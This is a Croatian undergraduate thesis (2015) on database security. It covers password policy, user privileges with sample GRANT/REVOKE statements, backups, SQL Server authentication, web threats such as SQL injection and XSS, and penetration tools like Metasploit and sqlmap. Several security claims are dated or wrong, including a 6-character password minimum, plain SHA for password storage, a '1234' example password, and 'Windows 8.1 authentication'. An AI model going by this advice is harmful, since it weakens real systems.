MEĐIMURSKO VELEUČILIŠTE U ČAKOVCU

STRUČNI STUDIJ RAČUNARSTVA

ANDREJA POŽGAJ

SIGURNOST I ZAŠTITA BAZE PODATAKA

ZAVRŠNI RAD

Čakovec, 2015.

MEĐIMURSKO VELEUČILIŠTE U ČAKOVCU

STRUČNI STUDIJ RAČUNARSTVA

ANDREJA POŽGAJ

SIGURNOST I ZAŠTITA BAZE PODATAKA

Safety and protection of databases

ZAVRŠNI RAD

Mentor: mr.sc Željko Knok, v.predavač

Čakovec, 2015.

ZAHVALA

Zahvaljujem se svome mentoru dipl.ing.el. Željku Knoku koji je sa svojim stručnim savjetima oblikovao ideju i pomogao mi u izradi ovog diplomskog rada.

Posebno se želim zahvaliti svojoj majci koja me tokom cijelog mog školovanja podupirala i poticala moju težnju k ostvarivanju mojih ciljeva.

I na kraju želim se zahvaliti svim kolegama koji su mi vrijeme provedeno na fakultetu uljepšali i pomogli da to vrijeme smatram najljepšim dijelom svog života.

Sadržaj

Sažetak

Završni rad na temu „Sigurnost i zaštita baze podataka“ služi za bolje razumijevanje sigurnosti BP, od definiranja pojma sve do primjera metode zaštite, te testiranja baze podatka i njihove karakteristike, zatim pregled SQL servera i njegovog načina rada, karakteristike istog te nedostataci i sl. Dan je pregled penetracijskih alata i metoda za testiranje sigurnosti podataka uz primjer penetracijskih testova te prikaz događaja baze podataka na webu koja nije zaštićena kroz usporedbe rezultata penetracijskih alata.

Abstract

Final work on the theme "Security and protection of database" is used to better understand the safety of BP, from defining the idea to the examples of protection methods, and testing databases and their characteristics, then an overview of SQL Server and its operation, the same characteristics and deficits, etc. An overview of penetration tools and methods for testing the data security with an example penetration tests and view the event database on the web that is not protected by comparing the results of penetration tools.

1. Uvod

Baza podataka je skup međusobno organiziranih zbrika podataka koje nadziru sustavi za upravljanje bazama podataka(DBMS). U bazama podataka čuvaju se milijuni zaštićenih podataka koji su svakodnevno izloženi prijetnjama izvana i iznutra bez obzira što se DBMS nalazi iza vatrozida. Kako bi se zaštitili podaci potrebno je koristiti lozinke, dodjeljivati prava korisnicima, stvarati backup-ove, koristiti sigurnosne programe. Zlonamjerni korisnici traže „rupe“ pomoću kojih pristupaju zaštićenim podacima. Pristupi bazama podataka omogućeni su penetracijskim testovima. Penetracijski testovi služe za testiranje sigurnosti podataka na Internetu, ali i za iskorištavanje ranjivosti baze podataka i DBMS-a.

2. Općenito sigurnosti

Sigurnost na Internetu označava tajnost i cjelovitost podataka, sigurnost podataka, sigurnost računala, tajnost web i mail prometa i tajnost internet bankarstva.

Za veću sigurnost podataka potrebno je na postojeći OS instalirati određene programe obrane od različitih vrsta zlonamjernih programa. Instalacijom programa zaštite sustavi nisu maximalsno sigurni te internetska veza zahtjeva određenu razinu odgovornosti održavanja računala i korištenja.

Zlonamjerni programi napadaju računala bez saznanja korisnika tj. uz nevidljivost. Zlonamjerni korisnici vrše izmjene podataka, oštećenja podataka, kradu podatke, napadaju ostala računala, vrše neovlašteni pristup na računalo, prikaze reklama, šalju neželjene elektroničke pošte (*engl. Spam*), i drugo.

Minimalna sigurnost zaštite podataka je:

- redovito instaliranje zakrpa za operacijski sustav koji se koristi,
- obavezno korištenje antivirusnog softvera (neki od besplatnih alata su Avast,Comodo, AVG, Avira, PCTools i sl.),
- češće i redovito ažuriranje antivirusnog softvera, te zakazano skeniranje računala npr. jednom tjedno,
- obavezno korištenje vatrozida (engl. *Firewall*).

3. Napadi izvana

Internet je najveći izvor zlonamjernih programa. Zlonamjerni programi nalaze se u crackovima, generatorima ključeva, serijskim brojevima, torrentima. Stranice sa torrentima sadrže ograničenu registraciju i manju mogućnost sadržaja s zlonamjernim programom. Korisnik razne vrste zlonamjernih programa prima preko zaražene datoteke skinute s Interneta, a ponekad i pregledom različitih stranica.

3.1. Maliciozni programi

Maliciozni program (*engl. Malicious Software*) je pojam koji označuje zloćudni softver tj. zlonamjerni kod koji vrši veliku kategoriju softverskih radnji usmjerenih na mrežne i računalne sustave. Takve radnje obuhvaćaju crve, trojance, bombe itd.

Zlonamjerni program izrađen je da zarazi OS, ne izvrša nikakve akcije, smješten je na napadnuto računalom dok drugi oblici zloćudnih programa, aktiviraju i oštećuju podatke na tvrdom disku (*engl. Hard Disk*), uništavaju OS ili se smještaju na ostala računala. Najčešće onemogućavaju rad računala i šire se na ostala računala. Utvrđivanje zaraženog računala ima neke od ovih „simptoma“:

- učitavanje programa traje duže nego obično,
- na tvrdom disku pojavljuju se strane datoteke ili se postojeće brišu,
- veličina programa je izmijenjena,
- Web čitač i program za obradu teksta se čudno ponašaju,
- računalo se gasi,
- korisnik gubi mogućnost pristupa disku ili drugim resursima i
- sustav se ne podiže.

4. Napadi iznutra

Windows operacijski sustavi najrašireniji su na svijetu. Najviše su korišteni i na meti su napada zlonamjernih korisnika. Novim izvješćima prikazani su otkriveni propusti, nove mogućnosti i iskorištavanja takvih propusta i novi napadi.

Uz zlonamjerne programe na Internetu, veći postotak proboja sigurnosti uzrok je problema iznutra, u operacijskom sustavu i općenitoj zaštiti računala.

Mnogi rizici uklonjeni su ažuriranjem i nadogradnjom određenih programa te upotrebom određenih mjera.

5. Kako se zaštititi?

5.1. Lozinke

Lozinke koriste svi korisnici, bez obzira na prava i koliko je informatički pismen. Korištenje lozinkom započinje odabirom jake lozinke koja je definirana kao lozinka koju niju nije lako predvidjeti i zadovoljava kriterije sigurnosti.

Smanjenje ljudske memorije uzrok je pojave slučajeva u kojima korisnici zapisuju lozinke na vidljiva mjesta ili pokušavaju sakriti spremajući je tada na manje vidljiva mjesta (ladice, ormare itd.).

Jaka lozinka definirana je kao lozika koja nije laka za otkrivanje bilo kojem programskom alatu u određenom periodu, koja je lako pamtljiva i tajna.

Karakteristike jake lozinke, koja nije laka treba biti odabrana prikazanim slijedom:

- minimalna dužina 6 znakova,
- sadržaj kombinacija malih i velikih slova,
- sadržaj slova i brojeva,
- sadržaj znakova interpunkcije,
- sadržaj minimalno jednog specijalnog znaka,
- minimalno četiri različita znaka koja se ne ponavljaju,
- izgled kao slučajan niz odabranih znakova,
- mijenjanje lozinke,
- različita od prethodne i
- lako pamtljiva korisniku.

5.2. Enkripcija

Enkripcija omogućava zaštitu podataka mijenja samih informacija, tako da je originalni sadržaj vidljiv samo osobama koje posjeduju ključ za dekripciju. Na taj način osigurana je i sigurna razmjena informacija.

5.3. Sigurnosne kopije

Sigurnosne kopije (engl. *backup*) primjenjuju se kako bi korisnici osigurali nemogućnost gubitka podataka, koje kasnije ne bi mogli vratiti.

5.4. Brisanje podataka

Brisanje podataka je metoda prilikom koje je izvršeno uništavaju svih podataka na tvrdom disku ili nekom digitalnom mediju kako ne bi došlo do otkrivanja podataka nakon što uređaj nije upotrebljiv.

6. Integritet baze podataka

Integritet baze podataka znači čuvati točnost i postojanost podataka. Točnost označava da svaki pojedini podatak mora imati točnu vrijednost, dok postojanost znači međusobnu usklađenost između različitih podataka. Integritet baze lako može ugroziti pogrešan rad aplikacija, pogrešan rad OS-a, pogrešan upis neopreznih korisnika, pogrešan rad DBMS-a itd.

Integritet podataka osigurava točnost i postojanost podataka smještenih u određenoj bazi podataka. Postoje tri vrste integriteta podataka: entitetski integritet, domenski integritet i referencijalni integritet.

7. Sigurnost baze podataka

Baza podataka označava skup međusobno organiziranih zbirka podataka koje nadziru sustavi za upravljanje bazama podataka (DBMS). Nastanak i održavanje baze podataka podrazumijeva goleme količine ljudskog rada i truda. U bazama podataka pohranjeni su milijuni informacija iz različitih područja. Programi zahtjevaju različite podatke koji se pohranjuju, te podaci ne smiju budi uništeni ili oštećeni zbog tehničkih kvara, pogrešnih transakcija, nepažnje korisnika ili zlonamjernih radnji. Zbog toga se organizacije osiguravaju sa DBMS-ovima jer takvi sustavi nadziru, spremaju i osiguravaju privatne podatke.

Zbog boljeg razumijevanja dani je primjer oštećenja baze podataka. Za rad s bazom svodi se pokretanje transakcija. Transakcija prevodi bazu iz jednog konzistentnog stanja u drugo konzistentno stanje. Primjeri takvih transakcija su bankovne transakcije gdje se novci s jednog računa prebacuju na drugi račun. Ako trasnakcija prekine sa radom tijekom prebacivanja novca s jednog računa na drugi, novac će nestati ili stvoriti na nekom drugom računu. Zato DBMS mora osigurati oporavak podataka.

Osim podataka koji se čuvaju, postoji nekoliko činjenica koje doprinose ranjivosti baze podataka. Smještenost DBMS-a je iza vatrozida i izložen je različitim napadima. Osiguranje baza podataka slično je osiguranju računalnih mreža. U oba načina dodjeljena su manja prava korisniku, smanjena je ranjiva površina, izmjene su strogo autorizirane i sustav je pod nadzorom.

7.1. Ranjivosti sustava za upravljanje bazama podataka

Ranjivosti baza podataka mogu proizlaze iz neispravnih DBMS-ova, programskih propusta ili sigurnosnih nedostataka unutar aplikacija povezanih s njima.

7.1.1. Slaba zaštita korisničkih računa

DBMS nema mogućnost zaštite korisničkih računa koji je prisutan kod OS. Prvenstveno se misli na nemogućnost kontroliranja lozinka provjerama u riječniku i na nemogućnost određivanja valjanosti korisničkog računa. Računi i korisničke zaporke ostaju aktivnima bez ikakvih promjena.

7.1.2. Neprikladna podjela odgovornosti

U području upravljanja bazama podataka nije priznata uloga administratora za sigurnost. Administrator baze podataka sam vodi računa o korisničkim računima i lozinkama i u isto vrijeme osigurava ispravan rad i zadovoljavajuće preformanse.

7.1.3. Neprikladne metode nadzora

DBMS ima preformanse velikih zahtjeva i štednje disk prostora. Zbog snižene učinkovitosti analize odgovornost je teže odrediti. Metoda nadzora mora biti točna, jer se bilježi aktivnost vezana uz spremljene podatke.

7.1.4. Neiskorištene mogućnosti zaštite baze podataka

Određenim aplikacijama ugrađeni je sigurnosni element, koji zanemaruje DBMS. Nedostatak ovakvog pristupa je u tome što sigurnosni elementi djeluju samo kada korisnik pristupa bazi podataka uz pomoć ODBC-a (engl. *Open Database Connectivity*) ili nekog drugog protokola koji zaobilazi aplikacije sa ugrađenim elementima sigurnosti.

7.1.5. Programski propusti unutar sustava za upravljanje bazama podataka

Programskim propustima nazivaju se pogreške prepisivanja spremnika koje zlonamjernim korisnicima omogućavaju izvođenje napada utemeljene na uskraćivanju resursa ili izvršavanju koda uz određene posljedice.

7.1.6. Propusti u aplikacijama povezanim s bazama podataka

DBMS je smješten iza vatrozida, ali ga takva pozicija ne čini sigurnim od napada. Postoji više vrsta napada koji se izvode, a ugnježđivanje SQL naredbi je najčešći.

Ugnježđivanje SQL naredbi nije automatski napad na DBMS, nego predstavlja pokušaje mijenjanja parametara koji se šalju aplikaciji s namjerom mijenjanja SQL naredbi koja je poslana bazi podataka.

8. Elementi zaštite baza podataka

Ispravan način uklanjanja ranjivosti baza podataka je ugrađivanje sigurnosnih elemenata izravno u DBMS. Takvi elementi sadržavaju korištenje metode nadzora, prijavljivanja, nadzor pristupa nad tablicama, primjene lozinka i računa. Sigurnost podataka izvršena je na identifikaciji vlasnika objekta te davanju i uzimanju prava nad objektima pojedinaca. Podaci se zaštićuju od pristupa zlonamjernih korisnika tako da samo registrirani korisnici mogu imati pristup podacima.

8.1. Kreiranje korisnika i autentifikacija

Glavna faza zaštite podataka je autentifikacija tj. identifikacija korisnika. Korisničko ime i lozinka nužna je za pristup DBMS-u u procesu identifikacije. Predstavljanje korisnika važno je da bi započeo rad sa sustavom. Svi sustavi traže korisničko ime i lozinku. Lozinke trebaju biti jake i trebaju se redovito izmijenjivati kako bi se omogućila veća zaštita od neovlaštenih korisnika i provala u DBMS. Izradu takvih podataka izvršava administrator i koristi naredbu CREATE USER ili CREATE ROLE, dok naredba DROP USER briše korisnika. Sustavi sadržavaju više korisnika na sustavu koji rade s bazom podatka, pa nije dobro primjenjivati korisničkoa imena i lozinke na više korisnika, niti da imaju iste dozvole.

Neki DBMS može izraditi zadanog (*engl. default*) korisnika kojeg izrađuje sam sustav i takav korisnik ima sve ovlasti na sustavu, zadani korisnik je prijetnja jer svatko može pristupiti sustavu preko zadanog korisnika koji nema lozinku ni ime.

Ako administrator izradi korisnika sa korisničkim imenom i lozinkom, kako bi radio unutar sustava, unosi podatke (korisničko ime i lozinku). Izradom korisnika potrebno je definirati njegove ovlasti, da li postoji mogućnost izrade tablice, novog korisnika, dodavanja prava. Nakon korisničkog imena izrađuje se lozinka.

Naredba CREATE USER je samo drugo ime za CREATE ROLE koja je i naredba za izradu samog korisnika. Razlika između naredbi jest da naredba CREATE USER podrazumijeva da korisnik može pristupiti bazi podataka, dok naredba CREATE ROLE omogućava korisniku da dobije svoja prava, ali ne omogućava spajanje na bazu.

```
CREATE USER 'marko'@'192.168.1.6' IDENTIFIED BY '1234';

DROP USER 'marko'@'192.168.1.6';
```

8.2. Dodjeljivanje ovlasti i dozvola pristupa

Last privilage načelo određeno je minimalnim pravima korisnika. Definirano je pristupom samo određenim podacima baze koji je potreban korisniku s obzirom na njigov status i ulogu rada s bazama podataka. Korisničkim računima je dodjeljena uloga koja predstavlja pojedina prava za svakog korisnika te lakše je dodjeljivanje i oduzimanje prava korisnicima koji su vezani uz radne zadatke.

U prava korisnika spadaju čitanje, brisanje, ažuriranje, umetanje podataka itd. Pojam ovlasti(prava korisnika) je sposobnost izvršavanja naredbi nad objektima u bazi podataka. SELECT prava označavaju da korisnik koristi tablicu samo za čitanje. INSERT prava omogućavaju korisniku unos podataka u tablicu, a DELETE prava omogućavaju brisanje određenih podataka. Prava korisnika dodjeljena su naredbama GRANT i REVOKE.

Naredba GRANT omogućava dodjeljivanje različitih prava korisniku ili većem broju korisnika. Takvom naredbom određuju se prava korisnika (INSERT,DELETE,SELECT...) kojom je dano pravo nad bazom, tablicom, funkcijom itd.

```
GRANT SELECT,DELETE,INSERT,UPDATE ON tablica TO 'marko'@'192.168.1.6' WITH GRANT OPTION;
```

Naredba REVOKE uzima ovlasti korisniku nad tablicom, bazom podataka, funkcijom.

```
REVOKE SELECT,DELETE,INSERT,UPDATE ON tablica FROM 'marko'@'192.168.1.6';
```

8.3. Kriptiranje podataka

Kriptiranje podataka je pojam pretvorbe podataka u oblik kojem nisu pogodni za čitanje i korištenje ako se prije ne dekriptiraju. Najčešći razlog kriptografije u bazama podataka je šifriranje podataka.

Šifriranje podataka je jedna od sigurnijih odluka za nesiguran Internet. Korisnik nije uvijek u mogućnosti pregledavanja podataka, zato se podaci dešifriraju za korisnike koji imaju pristup takvim podacima. Ovlašteni korisnik ne može dobiti pristup podacima ni u čitljivom ni u kodiranom obliku.

8.4. Sigurnosna kopija baze podataka

Za vrijeme rada DBMS-a dolazi do nedostupnosti baze podataka ili čitanja podataka. Nedostupnost baze podataka uzrokuje korisnik unosom pogrešnih podataka i slučajnim brisanjem podataka. Osim korisnika druge probleme sa podacima mogu izazvati i greške hardvera, administratora, problemi s DBMS-om, problemi s operacijskim sustavom. Spriječvanje oštećenja podataka, ako dođe do pogrešaka, vrši se kopija baze podataka (*engl. backup*).

Sigurnosne kopije izvršavaju se kada su korisnici spojeni na bazu i izvode različite operacije. Kod kopiranja potrebno je imati spremljene promjene koje su izvedene dok je kopiranje bilo u izvršavanju.

Sigurnosna kopija može se izvršavati kada je baza postojeća. Kada je baza u postojećem stanju kopiranje je brže i kopiraju se samo podatkovne datoteke jer nema nikakvih promjena baze podataka. Takve kopije nazivaju se *cold backups*.

8.5. Uređaji za backup

Prilikom kopiranja baze podataka, potrebno je odrediti mjesto smještanja podataka. Kopirani podaci se smještaju na fizičkim uređajima za kopiranje. Uređaji za kopiranje mogu biti USB, prijenosni disk, CD itd. Za podatke koriste se diskovi jer je brzina veća od brzine uređaja koji koristi magnetne trake.

Kopiranje se može obavljati na više fizičkih uređaja, ali pod uvjetom da se radi o uređaju istog tipa. Korištenje više uređaja može ubrzati proces kopiranja podataka. Isti rezultat kopiranja može se pohraniti na više uređaja istovremeno. Na taj način se kreira kopija i postiže se redudancija.

9. Napadi i propusti

9.1. Zlonamjerno korištenje privilegija

Zlonamjernim korištenjem privilegija smatra se korisnik koji dobije veće ovlasti nego što je potrebno. Takav propust je određen administratorovim nedostatkom vremena kako bi odredio koje uloge korisnik mora i može obavljati.

Rješenje takvog propusta je automatsko definiranje uloga kod ograničavanja pristupa da bi se radnje onemogućile i dojavljivale administratorima.

9.2. Povišene privilegije

Izmjenom prava pristupa bazama podataka zlonamjerni korisnici iskorištavaju ranjivost platforme. Takve ranjivosti nalaze se u pohranjenim procedurama, ugrađenim funkcijama, implementacijama protokola te u SQL sintaksama.

Rješenje ovakvog propusta moguće je određivanjem prava pristupa te pomoću IPS-a.

9.3. SQL umetanje

Prilikom napada SQL umetanja zlonamjerni korisnik ubacuje sintakse baze podataka u ranjivi SQL. Iskorištava se administratorovo povezivanje SQL sintakse sa korisničkim podacima i umeću se SQL sintakse. Umetnute sintakse se šalju i obrađivaju u bazi podataka.

9.4. DOS

DOS je napad koji uzrokuje nemogućnost pristupa resursima. DOS stanje može se izvršiti preko tehnika kao što su korupcija podataka, mrežno preopterećenje, preopterećenje računalnih resursa i iskorištavanje ranjivosti platforme na kojoj se baza nalazi. Obrana od DOS napada izvršena je korištenjem dinamičkog poslužitelja koji postavlja različita rukovanja i ograničenja izvođenja određenih naredbi. IPS i validacija protokola sprječava zlonamjerne korisnike u iskorištavanju programskih ranjivosti kako bi se izazvao DOS napad.

10. Vanjska sigurnost DBMS-a

Nekim DBMS podacima pristupa se izvana, što znači da DBMS nema mehanizme sigurnosti koji upravljaju takvim pristupima. Datoteke koje se koriste izložene su pristupima izvana. Ako datoteke nisu zaštićene, zlonamjerni korisnici nalaze način da se podaci pročitaju i neovlašteno pristupaju.

Prilikom zaštite datoteka koriste se sigurnosni mehanizmi za pristup datotekama, koji su ugrađeni u OS.

11. Sigurnosti SUBP-a

Na temu sigurnosti SUBP-a opisani su neki od najpoznatijih sustava za upravljanje bazom podataka s naglaskom na ranjivosti i zaštitu samih sustava.

11.1. Sql poslužitelj

Sql poslužitelj je sustav za upravljanje bazom podataka, razvijen je od strane Microsofta. Kao poslužitelj baze podataka, softver je s osnovnom funkcijom pohrane i dohvaćanja podataka prema zahtjevima drugih aplikacija koje se izvode na istom računalu ili na ostalim računalima preko mreže.

11.1.1. Sustavi SQL poslužitelja

SQL poslužitelj implementiran je kao klijent poslužitelj sustav ili kao samostalan sustav radne površine.

Klijent/poslužitelj sustav ima dvosložnu ili trosložnu implementaciju. S obzirom na implementaciju poslužitelja i baze podataka, nalazi se na glavnom računalu. Korisnici koriste udaljena računala koja se nazivaju klijenti, a pristup bazama podataka je pomoću aplikacija na klijent računalima (dvosložna implementacija) ili preko aplikacija koje se pokreću na odvojenim računalima (trosložna implementacija).

U dvosložnim implementacijama klijent pokreće aplikaciju koja pristupa bazama podataka direktno preko mreže. Ovakav sustav je koristan kod malog broja korisnika jer svaka veza zahtjeva mrežne resurse. Kada dolazi do većeg broja korisnika dvosložna implementacija postaje loša, pa je u takvim slučajevima bolje koristiti trosložnu implementaciju.

Trosložna implamentacija uključuje aplikacijski poslužitelj, klijent računalo ima zadatak pokrenuti zahtjeve na aplikacijskom poslužitelju i prikazati rezultate. Prednosti trosložne implementacije jest što može dopustiti aplikacijskom poslužitelju organizaciju veze klijenta i poslužitelja baza podataka, a ne da klijent sam odradi svoj dio uspostavljanja veze jer se troši resurs poslužitelja baze podataka.

SQL poslužitelj može biti samostalan poslužitelj koji se nalazi na radnom ili prijenosnom računalu. Klijent aplikacije se pokreću na istom računalu gdje je pohranjeni SQL poslužitelj mehanizam i baza podataka. U takvom sustavu postoji samo jedno računalo i nema veza klijent/poslužitelj. Sustav radne površine koristan je gdje jedan korisnik pristupa bazi podataka ili više korisnika, ali ne istovremeno.

11.1.2. Zaštita SQL poslužitelja

Provjera identiteta SQL poslužitelja je obrada korisničkih imena i lozinka.

Načini provjere identiteta su:

- Windows 8.1 autentikacija
- Mixed.

11.1.3. Windows 8.1 autentikacija

Prednosti ovog načina je što korisnici ne pamte svoja korisnička imena i lozinke, ali je mogućnost veće kontrole sigurnosti podataka.

Identifikacija se vrši korisničkim spajanjem preko Windows korisničkog računa, SQL poslužitelj provjerava korisnički račun i lozinku koristeći glavnu oznaku u OS-u. To znači da korisnički račun potvrđuje Windows OS. SQL poslužitelj ne pita za lozinku i ne obavlja provjeru valjanosti identiteta. Ovakva provjera nazvana je pouzdana veza jer SQL poslužitelj vjeruje podacima koje nudi Windows OS.

11.1.4. Mixed autentikacija

Prednosti ovakvog načina je što svaki korisnik može pristupiti SQL poslužitelju bez obzira na mrežnu biblioteku. Nedostatak je imati više lozinki koje stvaraju probleme jer korisnici sa više lozinka zapisivaju podatke, te je time sustav manje siguran.

Za provjeru identiteta korisnika prilikom Mixed načina otvara se Enterprise Manager i odabire karticu Security, a nakon toga odabran je SQL poslužitelj i Windows 8.1.

11.1.5. Prijava na poslužitelj

Prijava omogućuje korisniku pristup poslužitelju, ali ne i resursima koje on sadržava.

Dva tipa prijavnih naloga:

- Windows 8.1
- standardni.

Prijava Windows 8.1 slična je standardnoj prijavi koja je pridružena pojedincu, Windows 8.1 grupi koju je izradio administrator i standardna grupa.

Standardna prijava izvršena je kada korisnik nema mogućnost pristupa pouzdanoj vezi s poslužiteljom. Izrada takve prijave vrši se tako da otvaranjem enterprise managera, otvara se kartica security i login. Nakon toga je odabrana kartica action i new login. U polje name upisuje se ime, a u polje password željena lozinku. Za polje database odabire se pubs i na kraju u polje confirm new password unosi se lozinka.

11.1.6. Ranjivosti SQL poslužitelja

Prilikom izvođenja mješovite identifikacije lozinke se spremaju na različitim lokacijama. Lozinke se štite jakom enkripcijom i imaju visoki stupanj ograničenja. Ostale lozinke se štite niskim stupnjem enkripcije i ograničenja. Pregledom sistemskih tablica i procedura zlonamjerni korisnici otkrivaju gdje i kako se lozinke spremaju. Zlonamjerni korisnik kroz neovlaštenu ulogu dobija korisničke ovlasti ubacivanjem „trojanca“ u poslužitelj. Kako bi to učinio mora imati db_ddladmin ulogu i promjeniti pohranjene procedure. Kada korisnik s višim ovlastim pokrene promijenjenu proceduru, zlonamjerni korisnik dobija ulogu db_owner. Korisnik tada nema mogućnost pristupa pomoću procedura koje je stvorio administrator baze podataka.

Najpoznatije ranjivosti SQL poslužitelja omogućene su prilikom uskraćivanja resursa (DOS). Stvara se privremena tablica koja pokreće petlju koja je puni. Privremene tablice se spremaju u tempdb koja se prilikom punjenja tablice povećava i dolazi do prestanka rada poslužitelja.

11.1.7. Operacijski sustavi SQL poslužitelja

SQL poslužitelj može biti instaliran na više Windows datotečnih sustava. Prilikom instalacije preporučljivo je korištenje NTFS datotečnog sustava za SQL poslužitelj i za datoteke s podacima jer se ograničuje pristup određenim datotekama. Prilikom instalacije odabire se korisnički račun koji je dodjeljen SQL poslužitelju s time da se dodavanjem ovlasti ograniči mogućnost napada zlonamjernog korisnika na SQL poslužitelj.

12. Zaštita baze podataka na webu

Web stranice ugrožene su svo vrijeme. Korisnici tvrde da njihova web stranica nema nešto vrijedno što je zanimljivo zlonamjernim korisnicima, ali većina web stranica nisu ugrožene samo kako bi se ukrali podaci, nego da bi se i slali spam-ovi.

Dani su primjeri kako zaštiti podatke na web stranicama:

- održavanje softvera ažuriranim - dat primjer možda je očigledan, ali omogućava softveru pokretanje sa web stranicom kao što je CMS ili forum. Kada je sigurnosna rupa u softweru otvorena podaci su nadohvat ruke zlonamjernim korisnicima.
- SQL injekcija – zlonamjerni korisnik koristi „teren“ web obrasca ili URL-a kako bi dobio pristup ili bi izvršavao manipulaciju nad bazama podataka. Kada se koristi standardni SQL upit, nesvjesno umetanje lažnog koda može koristit za promjenu tablica, dobitak informacije ili brisanje podataka. Ovakav način zaštite moguće je provesti koristeći parametre upita, a većina jezika ima već ovakvu značajku.
- XSS – (engl. *Cross Site Scripting*) kada zlonamjerni korisnik pokuša zaobići JavaScript ili drugo skriptiranje koda u web obrazac, prilikom izrade najbolje je da se provjere podaci koji se donose i kodiraju ili skidaju iz bilo kojeg HTML-a.
- Error poruke – pažljivo rukovanje s informacijama koje su prikazane na porukama grešaka.

Npr. treba razmišljati o jeziku koji će biti prikazati prilikom neuspjeha u pokušaju prijave. Najlakše je koristiti generičke poruke poput netočno korisničko ime ili lozinka kako se ne bi navelo kada je korisnik uspio pogoditi pola upita. Ako zlonamjerni korisnik pokuša grubi napad kako bi dobio korisničko ime ili lozinku, ne bi bilo poželjno da kada pogodi jedan upit pa da se može koncentrirati na drugi.

- Provjera valjanosti – provjera se izvršava na strani preglednika i na strani poslužitelja. Preglednik razumije jednostavne kvarove poput polja koja su prazna i kada se unesu brojke u polje za tekst. Preporučljiva je provjera ispravnosti svih podataka i na strani poslužitelja, a kao nedostatak provjere dolazi do umetanja zlonamjernog koda koji je umetljiv u bazu podataka ili može izazvati neželjene rezultate.

- Lozinke – korisnici koriste složene lozinke, ali se ne pridržava pravila. Nužno je korištenje jakih lozinka na poslužitelju i web stranicama admina, ali je jednako važno inzistirati na jakim lozinkama ostalih korisnika zbog zaštite korisničkih računa. Lozinke se čuvaju kao šifrirane vrijednosti, korištenjem barem jednog algoritma kao što je SHA.
- Postavljanje datoteka – mogućnost dijeljenje datoteka može biti veliki rizik. Rizik je bilo koja dijeljena datoteka koja u potpunosti otvara web stranicu. Riješenje sigurne metode dijeljenja datoteka je korištenje prijevoza na poslužitelju sa SFTP ili SSH.
- SSL protokol – protokol za korištenje sigurnosti na Internetu. Preporučljivo je koristiti sigurnosni certifikat kada se prolazi podacima između web stranica i poslužitelja ili baze podataka. Zlonamjerni korisnik pregledava informacije komunikacijskog medija koji nije siguran pa koristi informacije kako bi omogućio pristup korisničkim računima i osobnim podacima.
- Sigurnosni alati – testiranje. Najučinkovitiji način je putem korištenja sigurnosnih alata koji se često nazivaju penetracijski alati ili olovke za testiranje na kratko.

13. Automatiziranje administrativnih podataka

Prilikom izvršavanja administracije postoje zadaci koji se ponavljaju, kao što je izrada sigurnosnih kopija, transferi podataka, ponovna organizacija, pokretanje skripti. Takvi zadaci izvode se prema redoslijedu. Automatiziranje podatka je korisno jer se smanjuje količina posla administratorima, manje su mogućnosti pogrešaka, ako se dogodi pogreška administrativni se podaci zaustavljaju.

Automatizirani zadaci sadržavaju akcije u kojima je potrebna veća privilegija unutar DBMS-a i OS-a. Takve skripte mijenjaju podatke na bazi ili vanjskim programima koji brišu datoteke s diska pa je osiguravanje podataka nužno kako zlonamjerni korisnici ne dobiju pravo izvođenja akcija na koje zapravo nemaju dozvolu.

Sprječavanje izvođenja neovlaštenih zadataka preporučljivo je napraviti sljedeće:

- postavljanje korisnika u odgovarajuće ugrađene sigurnosne grupe,
- onemogućiti pravo pokretanja tuđih zadataka ako nije potrebno,
- postaviti servis za automatizirane podatke da se izvršavaju pod nekim korisničkim računom s niskim privilegijama.

14. Alati za penetracijsko testiranje

Penetracijsko testiranje je metoda analize sigurnosti računalnih sustava koja simulira napad zlonamjernih korisnika. Takva analiza uključuje aktivnu i detaljniju analizu računalnih sustava u potrazi za propustima u dizajnu, implementaciji i održavanju. Penetracijsko testiranje omogućava osigurati sljedeće propuste:

- financijske gubitke,
- računalne sigurnosti tvrtke (npr. prestanak suradnje),
- zaštita osobnog interesa.

14.1. Nexpose

Rapid7 Nexpose je skener ranjivosti kojemu je cilj poduprijeti trajanje ciklusa upravljanja ranjivosti, uključujući i otkriće ranjivosti kao što je provjera, klasifikacija rizika, analiza utjecaja, izvješća. Nexpose je integriran sa Metasploit skenerom koji iskorištava ranjivost.

Prodaje se kao samostalan softver ili virtualni stroj. Korisnik interakciju izvršuje preko web preglednika.

14.2. Metasploit

Metasploit je open source penetracijski alat za korištenje razvoja i izvršavanja ranjivosti. Koristi se za testiranje ranjivosti sustava kako bi se isti zaštitili, a s druge strane se koristi kao „provalnik“ za udaljene sustave.

Metasploit se koristi na Unix i Windows operacijskim sustavima.

14.3. Sqlmap

Sqlmap je proces automatizacije detekcije i eksploatacije propusta SQL injekcije i preuzima poslužitelje baza podataka. Sqlmap dolazi s mogućnošću detekcije, kao i nizom svojstva penetracijskog testiranja koji imaju raspon pristupa datotečnom sustavu do izvršavanja naredbi na OS-u kroz out-of band konekcije. Sqlmap također podržava proces povećanja privilegija koristeći Metasploit-ov getsystem naredbu.

